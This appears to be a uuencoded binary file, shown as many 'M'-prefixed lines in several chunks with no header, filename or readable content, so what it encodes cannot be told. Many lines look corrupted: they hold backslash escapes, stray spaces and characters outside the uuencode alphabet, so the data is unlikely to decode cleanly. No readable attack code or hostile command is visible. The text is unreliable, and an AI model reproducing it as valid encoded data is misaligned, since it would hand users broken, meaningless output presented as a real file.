MJ&K6;JGI4R;;!:C1@6OH\$,2FU:XT,VPZ(T'FV/T'0>3X\$+2[IX]'2O;/0&,U
MY9Z,U*A_7]SGHWMBLG:+[K]L.,-.CA1MS\83X#@J'Z3V:]C+B%DB(]\R0-+:
MEE:=/6V)B\V6GOANG\6VTDD\^3V+(9U4N?8L6ZU2=;C:/0G0/X6F1^..G@I"/
MT>#+JNR,>R<5S:X7Z@4743K1?J?JO1B&UQ\4]TDF9^TL,8%9P\>@11=?8"1
M[\5+[L"H6.HXTRJ@Q4PVBH8N!10'>*J8I7'MBL51UB'*DY8[Q]?\$.C#C(@
M;A:JH!C<2-4=PUD\&'?;S5Y\WARAZ4E[^]M6)=3P-+)UA#)_`?EB_V651ZEW
M2DV1G[+=U!:Q9J-B-9U4:'P@O9F700:U,8()L8M&Q6/XPG'+;?EH)H.TIG%
M<*>.IJF@3B.\T\$4&TT<R7PQCHA`#!'NFD)HU:+5R(.389B1WX>3JYSV5+J\$A
M^164P9[YE;_0;84,CPXXD@/8C0QH]-7%58FY1+8:>)"<X@ZJ5!9978\$8]9X
M_\$%MZ@F6&^:H-!&1STA'?PHMK.:#USX%?BMHSCR2,>Q1D9%045!#\$<Z1/Y\
ME5]IA8`\&G9<*?O3J,(4EZ@N?@2,CN\$7@:K)625C%\$TG2#P&87:2Z:-7&0Q
M,[;0Z%Y>J<HJ1&3VO*IPV"*2>G6K97'V!M,PB(QF=W%D69!-\833T<I/!U&?
M97]CR:&W'+*/>E*^WUS\2,K>>,0#*+X_%B\K!Y@CRT#=#K`R<4PW-AV4<4/M
M_G,_!3\$A)PG:7>[UC3XQ6'I,5ZA5JX'5(\$N7-<ZJ,*A)/\$C(YUC09`F!G6.M
M)*,!R:&:A2&M*`>)G:=#W8/#W</:T%E6ZZF^&8[\$Z`DMS8MKEDVSV"8^`X
M-)IJI8Z@G*\PH^4EV;!?"RU;@)_Z2/0#?YEDXMHOQ!)/-L^HDYX/6'J(=6
M9W7]<C5@!TS+EM_MI^5@?SMC"TGNI!=P#5I+C4-W%);.,Y/?EF[LHD;(*;)3
M*`=I5UIQ"A196.LR^14Q`^!5,<%[U-;I1M.@B`V;BY*V^CA)Q6F;4`DR\$&R
MD0#&JD%_`9L.(50.,8>@<XB4&T8Y5;4?W2%VI7CH+2V;2B+(!'1S590\$.4Z
MA^1F(JO3,88!,_1YJ3T/?W@W6D&_G67;^U=79Z`9\$=(QT%W8FE->6A^1:@J+
MSZ<>M,IW&XU_8W+AX\!!S(TG0^#*I%.1,-^X&]6Q[9RH#C+1G3M;90:/;H=M
M6]-/MC--E&8LNF\$P1[4AJ]NV!=Z,\6'9\!GG\GOZ+U9=>;#5N?Z\[3ZPP^K
M]@0=<DQS\$`=9C18924""AM2*\$1SW`*\ (NCP=: \$M(.1W3`MGF.BI<.09)=^
M.(MQE[QVK4U?3PBE@D[@;G<VI!@D/><F1)V3[%5E&291J^#Z@!HW"@["W^+0
MZ%.NAE;44'^<GHOEU=!Q]*2B;XU#9ZX2J=F^.L]&=(5""RM(05M(_7+AD%DM
M*%W@.=P]>+0=O+V=`2LN#YVH45C(:B7`6%'<:*A9OC>^0H:-[&;`JDYT[#@]
MK069"*9LQ1<C/(,5S;=P5[F<7'B\$<GUX`Q7R]02]"UB%R%=?.-GB23SJPG*_
M?F+??QN!<O2?3M!:[A3%\$JB*`I!.V#F3\$+H(:;0W(^3AO*ET,I)!"TVU)W9
MD4!_WWLS*]Q@M.):BLI!IA9U.*DR(H=8PY),-1TV!'Z\$Y5^K03W&+2RX,B(W
M5QI&8OGF]@>]+7G(+R^IQU>#DD19;FITDL<3B`'EIUP,!9^I*P^0&\8QR);
MZU+I"HE#%F6JW3YNC>B:V`K0?W\$STED\E3*5W<(YNGT%K?UT(9ZW)<DLJGO
MOV98>:B+;H![4<0R/U`>L^C*^F4%7SI48#9_J^,^?ZMV6^4'O?6."V*TKENW
MV,/4F?%,W\=[Z.Y#,,=ZB/D)-6/12!+NHCF2E--:99\$8Y+()]R_EYPA\$N0T/RT%
MVO#\3#D8<.+KS%M\$L]@AV9NZ,J21`'F.1'ZIRL`>!K*VXFZ/5<!6S)&+ZO\U
MJ<*--:Q=78T[T@ND1T#^=8%]<M#GL5ND()W?+>?(\,F&]8=-,K<<>%= [2N3
MI(44TM+>?KGA&_@2<UYK'J<06DP:.7I4W_Y:#8_7WH481ZB;`OV&/X#\AT?6
M-9/,I#\CFPP,Z)*5503P[:\MX_7MJFL%!:T8%2-Q,,Q"@+`J;@VK,BKX=?&
M&CE47=S9W`R;`ZWFEE\{?&Z<J;\$S-J2,U&0A-[U,LFX\&\$2C.)UE!K5)1\!C
M'BE88OK-C*!V!. \$B0/U@)II,UL[0H27S(7C9RLZ<@Z'\$C'<=#:[^A1IDBDIQ
M1E%",*[**-A]\0SJV&@SD,8\$?U>P&O%EW)V)`XF)QF='[^*(JC=IDA=>+]&
M^9E/)`R[!\$!VB%`,06WB:'4>9A.#,[5"M)FA87(N"J&&#(\$B%(!:~1=[:"W
M[*`M!1H82\$4K_T8HEWWC+8IT^B0=,'3"JY-`J6VLAOGKN-B[2R['D0<O@V8
M&,H5.`=6F9.X&^!0?'Z)\FHR7%<Y<XM3@`@Z'2GI(X06J&;&T63F67R+-W#
MXY#@CW3EH8/"8-K4-WKJ5(/O?1(E#><;SS,0P-YG037"\$SA2B)MT/<U0+0EG
M=87C9&E5%\$K`HOUT(9&X_M,=6OV%/?RVI5&"OKI93;[_="/"+.CHL\$U-=TYP-
M3\@XRC>P00('V4T:`ZQ`RD9\K7L@N!4Q#BR2ON#[^MX::7(@%4T\DAY(`C
M%`@<%MK@ (DHE)M`+HU+2SNQ.9]'`H(M<1/E'PX3@R\$9\3E*,!MO!4-&08PI
M:J#!L)&!B+-7SjX+AKSE!*UQY^[E8?`+WR*; ;MP:N5O2*SHT<0X;\$I7<`I.>
MTDU.88J("@EUP9.I0L5G-34J(())T-B%`3D*Q58_C%%9H3\$P"GX"C2.;B+MU2
M79(K[.NGCRV6DG&\).%@^1<XQ\$22ER03LPSG\3*B2606LIP9&1A)]/E/I[`
MU9->3?"H&PWK^/-643[OD06SZT^Z5.F4DR>Z=-V(/H.,.1/_;Z#3^#)"=JB\
MUH6\$)M%4OW2*TW?A.,1W';O%/\X?!.<\C>#4KVR)\$E8G%M:O,*GRY8PONDB;
MSU-2TN-JW+9K,=8>N&PL4?/YM.D)A8S2@T*Y6X-^#7,Z1]FQ8YI7(Z.N%F4*
M+>N?'`]&3JPZQ/0=?Y>LZ"*=*G"(9GIHS!Z\$N[2,&-[(;O'.DE?%TJ"\$S4VAQ
MZCB\$.F1:*(])Z5>#X!6N^D6"6V?B=],@*(KMRO(MB65Q(5`N%,@2^04>TZ/@
M]<[13V`#/<V.;&0CP0!R[YF\$E4?KJ0:,J)LKUHL#CJM&CZ;J#8<\9?%)A<*
M7%&VG,'70KS(<Y#\$\$,20M4(%FS"/3C!!*05*ZH*5?'0^["]^1`+;3<0+`QM
M*B)B,UC8(28@"^Z`*E1&F/,S>4/32XCPNHE8=Q&[FU&P,W?B+V(MEM" S@K(E
M)\KHMT\$JP1@I)\$FN_2N)!CUY;Z*PE+S^6B_9.^9\$4<^&!K-N/5.`N:J%AKOWI
MR&RT>_R\$2"Z[^S]_J%K`ML3/E=,B\$XIC9@ \$U=K'7\W_Y<^O=O=!-&Y=FSY
ME:\HD,6VLDGPG[RR:)1,K^ILN<HV)52&W[_]"(*?HDF/GYI6\8`#D1DX=<,!

MTN?^<\$\$`.7"0#+*P6ENMR01X8#(\.,F-#' :S&6[])\$<"6`14LMJE`'RLJHKU!
MP<JF-GCDI0TNB47=>.PY_\$G,8M2,!JC%QI54B,0N(J5(9?MIL\$JUK(IRE)B`
M-&"8XC&/LARQ=Z.[]S]R%42XK+)KN':4&.@H521.?N;PXRH8YX65DP3RHY3
M)>C0H1H(B"M!]BH,:_J]1I60(/N1,VN=2+%P5Y7:AI`00S<*8P=EU<QF6,V
M',K@[S-]S8>NJ!OV?VZ55C\$CBQI^Y>X.9CUUM?'JE.60J%I7!%I&WZ1E\;T,
M[KTY\#);*\$NP(N9K+XAI=PJU;-*S\$NHI*%-6=6MD1FTW*:[(&>-9@R1.4,E
MZOMJ_OF'2\$)2^6R5+'_"_91V(/,/?Z*IZ'I-?<!>N!AR`6H?8`[I8^>G5R]TF
M.RY8QE6XXB!(1GQ'IKB3Q)\YQM(PP&OT!\$CFEU@&#LP>1%?4?K+25%9IJ(P
MU`MZ%2/]) /JC]QEZ0K=\$;*00S!J6"JM9N:\>@`'=*>4X,<^M]]\$C.SZ.NU1/
MKV#..(YNT"<IS4P1DB).4DD'G&A]?KVPFZ[2<&TAA>T<G<=P?O11_V#`NP=I
M8H*-UB@WZ_(V=<5NE26?'W\$>?>N-\$.@QD``'/8MD+!]L89^N%05G29\A,AGQ
M20BZ2C2+[A#55JBIG6!_2GH99@YTD-,,)F[-JTX\</`%2AE_X7]HO"1G?L`>
MYF0YK37\UH;#H).FJ#JA>79882@&I652=R/\<5"3RO);@A^Y"<`?=A90DJ
M,A4\$P/(MJP7B<(3&-+U(ZW"/8LT%\6#<'&\S6XU>(R,%^>68)JE8>?]S\$NT/
M]=19H_;/^Y_B>6Z?B#X8!`B]U_BP[-5H??6;%>)\V=DR!UE;5Q9UW!-DW0V
M97LW%FC4R/_^R]\I+J6\$U1,(N>,[85!MX'\-!WY'VT8C1H03I='EK[2=C["
MONV8X2#ZC7GR0F%IG&990KHSU!I=&-M+?(8ZB\3:G>,*JP5/3G4=(LY&`<(D
MU\$4-H(W3JA32OL-3W.FG:1\8'`<5#P,KAC?6(C9B5-E%' +U'Q,@HXX.4HYJJ
MVA#`6M7B1`\FDV,\#UBRU7R,Y3+<5&*<\$U]VX[\$.<*NK\$4)]T1K#D8!7,Y!
M+H(NG449R_>5HXK6,_.3KA43'759I.S"F<>;&+DQD%P:!:A!`6&P^_YJDPT4
M.00RJ;=&NA+H.D&OX<V&]KDV[M.W6&\],N/KY<PI\)(L^&T6S^!\8*'D)%9A
M">,>C."G]"`+EEAK!UZ.YDRZ^QI,QN%ISRL@]@P[3&AL+7L3\`"!FQ)27VT<QH
M@&Z/L1UM@>8-AF[%0(PX4`&[=R!8T(2UU;J:N:,WTX5NBEUY%1T/HBYC'ALO
MI2DS0:R")D4M,=EZT6#(@OX]66*L;_5H5>YU];H;&AN7UAHO\$P5D9Y'T(A97
M/^`FK7\$"+A\$;TI](/'SFK]13\VSY;K'[8NG"-6J^*ECC/\$4:)YM\$06PV)U&
M3W3WIQ7#_Z\$`4[!4E^0B:F5B,\$,U0M/9H:@.N6>Z+6"D.2S9M-'5,3FIZ_N%6
M<9[@.P)G--<)B\4Z/&JK.+"30L65==OOI8*<NJCFCF68/,RM09V%0*;Y%VORT
MS\$[G9W)H^;CI`80%4:N.(G&\$52T8DE<N5-I\$T9)\V31>58),:HAB`P7I[G*P
MDZYR;S*5LRS,U__L:C2-+ET:QY!&PQ.*GJ5>H5#/ ,H2=K_8M<M79E".C(*\P
M<>@1R9>>26=30\$GF7QP5>K,[HVC'`^=#,T7;%?"9J`"XY.]M,:4I"58-(#TUV
M,;RG2RE![X?6TEC45"L+>N3^*5S78S`\EBMFF)SZ57/N7M"TS("PA;C9B>;
M#133-D%&N.,B).&A!\$+(1AMUY@CJ&=&Q&0^3:>:8AT0GR@M!+'P3>ILCM'`*'
M52QX==RC7JVT+,]'N^>H5Z?;P]?K][AW\J6=QEZY779L>/9?BA'V3PI#7V[Q
M;"`ML6:4W0+LJ#?8T>EL1\$9"-6-%_)ZC8=TB!/631+8Y*P24X%/3+W-.:M(
MK,(!X#LF:B(YS%9-A^+JTP,%WFT)=!AV_'JCT(B\AZ+`%#4=>'O,&8LOOL%
MG\U57/#8_"[AM*WB1\53_;Z<OS\$I-UOI)+'1BCBB'\6*+U.HU_Z"ZY1I7&YG
MGWN=0IB&7Q)RA:'1HU*7'([0J\T&C@F_JUIN,A/Z@%M(;H[CF-SYRZ]F\ZW!
M"BYD7S.@C.5F1=^!7E(1^J79Q&-&4PD5.FX27*PI\$?#O._2:&BY3HU1537-
M9^K>N8,)%>4L#16AP@.C3ND;\$QJTI:-L\$Q4VTA%V78IXM,JS='L-'T9#R[78
M^/DJ)P/M)X62Y\$BC3=2H,7JZ(^\$R[BD=EU*BUD_9J4+<GU;AE^FJ98)7-7I7
MX]J03M1S/].(5D`DHVXZ0:VKJ"R,_,;GN^_P?KI*;%^JIR4HQ\$5'HZ!6>.V
MN(BNV%/H5+V:\$+@("MTITMG\$ZQ\$O>C+HX]V%L/^U\$;FD;X<X=&:L=KD/5S
M\$QRG\$FC\$JE>6.;YO"=TIB4\TUXLS!R?:NV:'IZFZ79%X&#_IE\ZE&TL*/Z
MF#3&^\$*/7]A/ZESP,5!47-R'X*/^QMw1]G9`0"\$;YC5T\5ZF:NM?FK[_CV#
M#3%`LI)#E81;JC@IV4XT4+P<D?V@NG<"^3PE;JNL2)"<UX!_D0GJFF5:RQ<U
M-KK`76062P,:X&>9.V*P<\$VKB4>30%.D,O,\([H\5&N<R.6>YVGD38%++J4!
M+2MJ>FV[%6<-*R4`*C?[-_0\JW@/I],R+6>I\9-EIR3H69,+JC\([&DLEK5
M&X%\$[K/LOA)Z[C36)2C6U5EBM++5^-K-8AAJ#-#&>3;V'[/%*B-D!DR+VXWD
M45;I1)@^1+V\$1`*2TNMX<JD,5;2S!+^G=0.N5@QSJ'QA'S,Z7D"4B"0T*[\@
MP8Z^B":G02-EXXS&7\$=>95AB'RY[PMZ]3T';=96!4BWQ%LXI%\^S36CK+(\A^
M5;64LDZU=L\6LOPFY7'5JJ^FY!(7SLFM#:>HP+2:A<A2I7*I=,D!0OD`8_F-
M*=@Q?C8/9R=-A\$#`J_&#>NN^0HA"&W)!SZ`XHQI%!01)BC"**B)%I.20B6Z*
MDPR.8;13G[(K8<S/^:1;X7IL9<&\$3#U9^K5*U\1M6+U" `H&E([ROHY8&+_D@
MF9\$-V2WVBX7K.C_.L!Z-<]@>>FAWE71G`P2)4NP:YP3**KE:3#Y42R#.&ZRP
MB?-F(I--AN"KJS5Y@`]6.ZLUS*J?2MYH7#)WQC<]3%S,=X39M(4)_)!SZC.
M`U^P-4FM^WX:/1YTC\$^:.A)! ,M_1:]D]^NM4EA8U<%-=%9IW4%_2:N+U[#A
M:)@905+)T8B24Q2<QA='4T)0!G8]"/;3*:LZY3\$:T92':EE)0.,>#?"<3`<Y
M/+4H^&V6=-^+F84`A\$6DDB4%-%P9D],KI)\+UJ?>THIK#`BB\,:J2N>>\$%]
M_+9P<[G(20"!;XJ/L)'HHF#/A!/=XK/01A'A.;VXMF[W`DSG0(0'>-V)()>,
M6B`_MHY]\#87Y+6/LXY>JH&X:]7!YO![0PQ`6XC`*NZ*P7:]W,V](ZVHI9K
MIB&E(;ISQR*`OKMYR&(T'W^)_IH#5S,J8G<H-<])JZ'`OX_8GO`@3,W]+35
M2"WP^N1M&3\UOW-RVV:9?5LNL,WG>@`9>:F\RFI=?/)`6;Y1FZ"FM!40)Z
M<QA/2#C+V-CA43\$WU-27I\RB RB`C_Q0Z%OCWX-. [WB\$:AW_5K:YAQ`<^9L>
ME/"?^Q"R.OC7(?1G.(00_@3#Z&-Q0^A^A=M[HW?<W/CP/\ZA+XZ*7WF(733
MB;+Q"2?*GYSH_MPG"EP@-SVHY3_WB6)U*\3Y<]PHJ`*PMKYI<?(W4^YR[0^
M<4/?_3UW,8[PKZ/CJ]-,R=&QX`EQ]Y/N'`\Z>OK3G`I/)\FY8/IH/'[2]STA
M8Q[4"]-SOXVZ!_ \V,XF=TDQT1`#]TFV<.%DY=S';*9YMWG]SQ\`R!D(EPTP%
M63*%C5%7_3:J!2>U(+J#?)7II]:Q5(4=[[BGU%N:N+>_750C^1/<6^?_P?SR
M_X][?`OD"PGX7%-E]/9=06ZG!2[KZILV>4\$ROS4E)-_OP_NR1\='MON)Y]:
M@:[`!`KE/VW]P[QRZ^J`EF10M;QR&LC"FS<ZPM\N&QL9[QADR_6,L9_R,0DD

MA!P:-HC=GO97-?ID8R#1*%\A3?3KZQWN^6E'S;W^=*^C5D]_BCJ+K..\VD]/
M.SQY44>ML=7@ (JN=J[VE>O6]796A!,FEDN;31+YV7<[T77UJFP;UI[F44S0S
MBI;\VHFJBFJWJN]\$SK(4+W"47^'HO\!1^0)S)ZT%*EIJE<=J!S_%[E+[-;7<
MZ?(F!79HJ/_'':)I49*LY3^~)??BR^]-L+4,^M_\HAF2R*_0C21Q<XMF;7))
M>9HH)1-B0P5'5_[UHIKC[[4"UA5NE5=F::&^O#&K'O()E9\$X8U>X;<P57%\>
M*Q/>9.A7\$!&>[>R]V'VJ_(EL"<25OE[O'!YJKR/V'G);IF>N__B?)*>;]N+F
M/V-VTZBW&^W&1K/13Z9L;?UUVD"ZO7_W+O[;^N[>NOTO_;F_OO\$?K=;]G?W
M[@+;N/\?ZZV[]^O_T>P_D=,P'S-^H+@/Z))?SPOWTWI_TW_,DP_.XT;G3A
M:A,WEYM='@!HP+0,Q_JW0=JW4Z:S3/V*QI/-7MIMGDV'@\9E-N#?AM%H'/5!
M4M%?)\$U+H?^RSJ?=(I8)JO\$Y2:B)Y(U;5-,+'2>)LE&HVB@OW34EW>-LX+\
MZH?YJ7!=.\TH"S(B\QE_H_\9I-M<:[Q->\>2Q?L%)'GY^6U4_]QVO(WDM#5
M/\67,+4_[QX<[KW:7_[3[7\U-5^K#=SCW]V[5[K_X8^_S=:=_\CN/?7_O^W
MKK_>&G<^K>^NPOY60=;Z_]M?Y_FO77C/:/6O_OOFMO_+7^?[[UCT!62."\
M_IKR7PM^N>_R_W9KX]Y?M\?(_^M?=4_S>5;R2D(4,'_V7VY\^+%JR>=GSI'
M_WB]>[B\?'L>]>'FUUS+I050['_HQ'^1P9LG1V4]D=0_J'^[?S_:/=C'OK'O
MUQ+OK'Z:EW9FL-_NWZV.0_4UZIF/-;C[EI;::!>4PH]4"OL15%\ [QSN;_=
M5\ZKX\..T/1_(T1T2ZXQL&O\%U9&?) [19;F*SFJ=:9CO597_[4R#M1#:TK^&
MZP5U8[E_89<NO[3VRX+:L]G)'K5CKD5JCP>%4];^PBF#):GROTZS^.M7F+)Y
MM7_YE-U4.VVNDDTF9/\';*]_1=[^1ZDM.1D[:[O_/XQ:YD6%8K7K#=#&W\
M./4O&)7-+V11U/Q".%\$%6]1,J12B7XH*60M17D@O@^TO6CQ^'F')9=DY>O5R
M[TTGG22<,O_Y:'57(QXZM-\$+2=8(S")V.L^?P'KN_+S;.?'S'/O3BU<O7.P>[
MG9W]IYW#7W9>=QXLZX[R(/O\+R^B,L?EI>7Y'FOVNE5R,N%HUZG=-XVCWC
M/<&V[3>UM\#Z%[6'Q8K:\$\Z36Y97A[PPL"i?>P:@:BJXT^LA6]1L\$#:XQ2%_
MI^EP&Z];S8=%[7O3T^E\$0RC7<4BYT[E\<+|#7SM?<;*B;!B<IPA<B+@YR^0G
M54&4WZW@SNKX+;B]7@MNM[8JG+095.Y,*D\$51U%Y-(2?UL8A,L57Y.[])1*]R
M6LE[(S<5?:KT7%UW25['YSZL'<FZG?^C,-^!;J['TFB/%'"IB4'F99'\0<
MX#W#6A#)/\$L6'ZI@!<PV?/?/1B?'D?_/,9WMW#9D>TO+WZF?#CL]M;X#CZ
M'QC?E'R\Q7M0N-'###,>)>?3M/A-EZWF@^+VL\QOF0#F)S/^#Z'&W[.#[\
M'`;_9F[X.>NBN2\$M'G-#68^M/].'-3>\F>\$)QREB>"Z[*Y3918K^763V__CK
MSW\K_=]O@T_5_2WP_GOWWOH]3_^W?@_U_W_I__X(=]RL!:\0'M!.BD2%DF6
M2281-<%O@PXBWU4C"E<@.H*E=\O9=#+K3H,/2_K+\$F<)UGX;G'4(261+)5TO
M^_5UJ+5HD/PKGD#=#^D,/NR_>?'S1L/AKKIWR;J1Q3.N-\J.(X(4J;@*+[0
M]?92U4_HI?I:W];)!*Z/+6^IWBHL45*; .7V1:N&G6A!!X7@'U?\VH<_\/30)
M3F%J2/>H6M'+-S]"*DDF4Z,>O5S7XS<\!IT%3XX?L&L([Y?+;O5^D\LMNY-W
M:3?N#-?I0V\$OL2\R&:'?&ZHY-U-+19V@CB_2B=Q\$J,:M"<@W":67!.HB*)P\$
M#M0(A)K%\$WN0OPVD*RX5,)%!K="D6[0J95"F\ [NQQ>-`L2XWDD<T\$BX:,@5C
MI_/Y5+5;DN7:;,HR6B8\$=3.VXC\$MJ?S\$XN><-IVB?>]-7-&NE4Z"H6O8O#=#?
MWCQM%\RR.RLWS>&B9NB@?A_FT&5[KBMN8-DE(J;QG<#X=Y,MJIWY=PI-\:R
M"2UH;Z* &43AXJEBL'4WU1;W41\B.XNH/C!>&P54H@Z-/ \$0\AO?LE;6C\$6F
M:)H;SUR2_>P>%;+XK:_2,?&I@:+GT01+Y4\ [YC\J(^>\$-LHIQJ-CA%*,%VB(
MV_'S+)>+_QKY?SP9?<8%X';Y?^.[C9S\?_^[^W_)__^SWO_YIG%(^@G"98TP
M'/:H/YEA;+QH\$(RS>-9+ZY-HU,,8\+/A23R1L'?3=+()I;\$"M-D>5:_XN%Z[
M#.X\$W3"X'0PEF8-*N0\$B*>PG!AP)XE&&2*/#Z#(98HOQ)\$E[IN8(CZU7O9YJ
MOM*I"%VNT%*<4';OXX\$N;L:U5L2X<H'.9\&=QM<6W?1VB3_D%Z6?]UH2W\p
M./K?1K/IV6H6'.V\>O(ZV)CT@MU>HQ;\C&&JVK5@W&\\$K>\XJ'R,/%Z0[N*,
M(U--)Q'L7;K.88WD(-8]2Q...-3EDH/PS#-V31;USF"\$*Q-77D0IA\O9]\$H%
MVCHAA-\,*T(@RG2"EZZ((M-1R,\$TH\NCX-UBL+HQXF,2%F]Z@4[1F'V;C(+N
M59<GJUW#^@B>%Z,V>:EW:T\$\[4J-#(I-()X2@!'C)-K@FK/Q&'7UZBK:M'O
MH^XD94AL#"B:;?)L:[W?Q/@R;@8'!* ,I"S(;94D?PX.\^IT)!8_+\$-7U1F.C
M25Q3RXJH_X1@B)D10PY]D&FN")@+=78-KTFTH(Y5D[#,/OYXH.@&%\YDCFI\
M291-HK?"8G5G&89B<JL_IL"\VVE4XVU1W:]Q0C:IP1#;TEP0)4X\+2JVS"7>
M2Wwx*-AH6^F6+(;Q?ZL\G#78#R!\W0FJ72.U<-*C8+)EE]G>AE(;[: "NNVIJ
MUX("A1#D:_XA!1+(9(2P^TYFT^#^79YEC!-I<XX1H?,2TK1^ZFIX\W3_[N\T
M3_?O?O5Y@G\$N-\$]_V5<5VE?]F<Q0_H3J]4^5_Y)S(-0.@6^/HVZ\D#0X7_YK
MWVVW[GKRW:]O_Q_I@_VI)P\$H^BSDDRZG#4>TVA^U4OR;(^Y(0TG19DAZ]^
MSAY14SXO?R_.C>V6E<"TDE(#6*ZXM!RE^B6');T;%O9N.+>=X8WM=#+\M[0D
MI?HE1_%@!\]/.-2T8R+AP)8HAVHFYW-BPHH=,*2W6GEQW\$;2XN)ZFE);.Y
M);.2DO#7,\$7XO>*B*CE7=@9+T2F<<IWDEYF4S..D<![Y:V>4=E'94E9*I>=*
MST:=2=R'5904J?YI;*2'F:%/<R4?QO.4%DA2<Z5!0\$EZPSC0G*W\$OUR4W(K
MQ&B)@S*2SV7QZLB8]Y0P)B<U5S*FZ!0%A3@AEW^'<UW>E)V<L\ (V1A-.23^Q
MM!P(>N7E0+TRQF+AH)R)K&T7&%]M&4.XDRVA\NI9FO7D[_0-'?O7PC\$#U*
MJC5)165Z\9Q2DFB52Z;#:-RAT-IV"? ,YE]?C:>9K+B<&O*%WS(+\J.VXU*@_
M26?CK*R@)!>4+6FLH)VLC!>Q9P3BRTUE1SM-9/B<&K"("I]S>>\$"7=@#^F[E
MGN9'-?5'-#ME0Q<[DWPSN;IG:8I4B;O5SFE_\ [=.</OU"5%*- \$N-QN]SU.N
M];DP;Z>7927Y,:FXS!'CR)04PK3R4AUTX(<+JGL6E><JKBF[*&\?T_Q2_N8W
M7_V<!;O822C)7SR+5F)9N>*9M%/+2A;/@9V:*YEE)3.A4OP2<(85#HR_%^0N
M[I0D^/EII8L[I]/\,EA/21F=5%&@-@P"&Q67XD2KW/NSSLFL^SZ>'E^*)MTS
MIYR?Z)9C,!^O/^T./EZ\2!V!1[SU<T9GR?=<A:C"6'VAV_5#Z'6T-QJ<*<
MQ>--BD::8'0P/R-\<W-Y]P/Y.89IW29[V!'#+^SG59<ZGU\A3&#R@I*LEMV
M\$I_,DD'/+R.?'_ ;R^ [&R^NCF+)Z]H[CB<0^&'K:3",B7#=5/=DM/)E2+98E+(

M9<B7+R^8*S&) 41WS+PPB:V<WGZV\TT%^.\LW+] ?5, #G) 9<./?CZ*F9; +B%_ =
MG/@%Y<M<K3K!Y"?) ?'K#C>' T [8EUEE6L*+VT=' XJ" S.4E_<V7D' RW+) 'N] W9
M) (MOJ\$-EFU\7!Z" [H28.P5=6#T4R+*\!DTP+>NPEGSJGY.5T;M'+.:WF=WIQ
MCM(:T/AK3G%, +B) [8^OC&UK/L[3"#'/ *LSW"#91H9UNHK@4HLRC [8G7?1*GY
MS*7UWK@'\^8_^]=-' ,3DF%/#?"YB99E7QYSUTQEN*_3FN4RWE3?W' 7RLLV
M:QY7T1GFE)_#653ZW-*7TQN*7\YM?3Z)V7GFU#*/R^@, \HOT (OQC;V8SVVL
M+ /KN) GCY#(N6-) "%+PXW\EGOFB^4]E'F!1?'7Q!<T7>GR;-;/:\CT1R]?
M_L' \$^NSE' 1;G' 1;E' 1?G' 1?F+5' TYQ++RF7SRF6Y<I/BODV*^E:N<B) (]LIF
MQ>WXFO.\$?G>>1N23E.>;JTL^67GR:YGXZYCDUS#QUR_) KUWBKUN2G\/\$G[\D
M/_XD-_;S@DSG?BZ#FQ=-+NB1T%7E%:47E!ZGV?0TG;PO+*H2B\I-XO) BG&9*
MR?>N8 (M;9=R47 (GA;!I?=GHQ7/W2JX) R3GI) :7]B<HDEY="]L+0<) I:4@POC
MW**27E) Z-II;F) -S94LGMF1>+R:) JYFQOUNY3PIRGOBYQNE%N) .-\$T?/KS):
M^9#[G\$3=]PC" [M3IIIO@E@\$&OYW/CUX* <K<* <K8* <[<* <;2]G'0LNYKYEC+>8
MY] +74SC, <EGQHY>OWYNIYVA#SU<N9%.9, "G(.TO3)+)^5/WMY_S1^NSG+>S!
ML*''D [BXVDE<5] &9HW*-Z9C7O1-#]U!7F*:YF>3>+L+!WT;JC) S^?5-B6T
M9) ^> \$E6&.P.) !=6\$SE%G!138D+BCD=^F-! /N) +[B.]G^:7\BX!^J. ?+ROJ
MA4/36=MYS() ?K;3 (2XR<5'K (EL?>!%6L\X_Z_!<[*5UG53)?-+X\ /S (EUQ
M\OFU=: ,NFA_CFW*^"BNQK) RW_KG\$LG (8QJ*T" "3ZY1B4.U>"/EMY4;W93GW=
MI_79Y!43`SY;XBASCO!<8DFY*U//K6D9, [P (9\ZKV3N;; (D2ZX.M(PX' <RR
ML] *^>SGFU' \V!B]' O@;OKF-) SN7-, R0G (9>-W)A>O-6IC=_:7KSUJ9`#G13
M<B7@SCDJF@;ZGLOM;33S-9>SQ"PGGVJ59!9/XX-) [>5:*TB?7SI/GV693#VS
MMO/8";^&?Z%!_G]OYBNOB[^:_M^Z^YW.?S7C;_L?_8^U_/7/WHR<Z3GW:7
M_SBW, '0TQ10!D[!.%3*#RG)?IEMSRCC92W/J7!CAB_W2=DZR='`W6_8-FPTM
M[Q[*&F2#=#, K1N2@&') \;:) R<D, -5P#P/J^ (] \$IAP7", , ^I6 (MY1QRPI.XJMT
MU&-_JV0X3C, 0F*-L, YA>H (, 6Q8!:L_J!) J!0&+W6`A#SJ" _D\$T4F6=U!E'F.
M7N+V%@PQ!ME) C!W!\T:J=) R'EGC=._N'+UX='78.<94Z+W?^OK347E\G'YS]
MTOG@X]=T (G:'.+R:7^P<-/_%6JG2:NM-\ /!A@/'P!GUE' `HK0%YU, YR/:1K@
M (SNNC\$GFL=J-O' @NE (N=?O) BY_"P\W3WV<Z; %T=+K7MJC0M; ZZ, %3QR/J4D*
MU#:&BQ/Z!T*390+E+ (, %P) KHV, Y@3J=0%%8";0N?/PFHHRHUEN;Y%) W, H!K
M#E#" "O#//JX: !O! "OZ1A='73" '-4SF@# , ^`. *0]] *C#&4 [Z9QA# [@S^C2<U
MF. (1T`6TDQ`1P-P/8Z (X' 48.>GGEKJN9F.=/.H>_ [.Z^-A.S\6=R&N (E.H`]
M5\$]' , &C<ZY, A@UC!:J?="4) C@A*.S!FF"OR3I3=O`HKB)>Q() I, HBN:&=@=
MTW0"!; , 870"G>"J%F`41FB"_/-Z, YC383Q,) U='<5\$_YODK94<?EI>47^#2
MB%) (2)) ;2S'' ;] #_ , !@D0\3W@WW&R42HU\!IBMC5!P8T=&;E\&@' 9L06P5F0
M@Z+TPY8!*EP"/K*T-\$@O.A<PM@GUXB5PI%N\2WM", _1`]_P) `XKI [L, F (* /K
M7G) .!9_!+T' 5&E2PO1U8F4*OO.2DLK<T9^@%Z<D_XZZ"+SM/D] [2TMI:!=!XE
M` \IZ. (VZ [VE/X2>R>;-+Y&=J [BP) 0) `B@1!=B]] O+=%R ('-!#A7U^` \ (PJB
M1S/ (O\$.C/>;J?GWPZAD, 5\$' \&C) (DZMIG&U!W4\&<81D1; `H@>\M40V=! IOM
M/ , P#_<3= (R; -Q\9JQDE5X\$QR?< [JC*?>?I1L\$F [SQHEJ /K^V^.:) O`VHAR9]
M' Q)) \; @`HE>9 [: -RB3; .V] 8QY7Z*-CSTAG%&C) UI&%*6E^ATB0, Q^<+I [+ /
